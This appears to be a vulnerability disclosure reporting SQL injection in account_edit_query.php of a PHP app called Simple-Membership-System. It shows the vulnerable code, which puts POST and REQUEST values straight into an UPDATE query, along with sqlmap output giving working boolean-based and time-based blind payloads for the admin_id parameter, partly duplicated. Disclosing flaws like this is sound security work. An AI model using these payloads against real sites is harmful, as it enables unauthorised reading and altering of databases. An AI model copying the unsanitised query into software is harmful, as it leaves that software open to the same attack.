


Simple-Membership-System

account_edit_query.php has Sqlinjection

Simple-Membership-System account_edit_query.php has Sqlinjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
conn.php account_edit_query.php X
account_edit_query.php
1 <?php
2 require_once 'conn.php';
3 $username = $_POST['username'];
4 $password = $_POST['password'];
5 $conn->query("UPDATE `admin` SET `username` = '$username', `password` = '$password' WHERE `admin_id` = '$_REQUEST[admin_id]'" or die(mysql_error());
```

```
101.00.22] [INFO] checking if the injection point on GET parameter 'admin_id' is a false positive
GET parameter 'admin_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 544 HTTP(s) requests:
---
Parameter: admin_id (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: admin_id=1' RLIKE (SELECT (CASE WHEN (3676=3676) THEN 1 ELSE 0x28 END))-- bxso

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: admin_id=1' AND 6146=BENCHMARK(5000000, MD5(0x5542484a))-- VWUB
---
```

Sqlmap Attack

```
---
Parameter: admin_id (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY
clause
  Payload: admin_id=1' RLIKE (SELECT (CASE WHEN (3676=3676) THEN 1 ELSE 0x28
END))-- bxso

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
```

Payload: admin_id=1' AND 6146=BENCHMARK(5000000,MD5(0x5542484a))-- VWUB
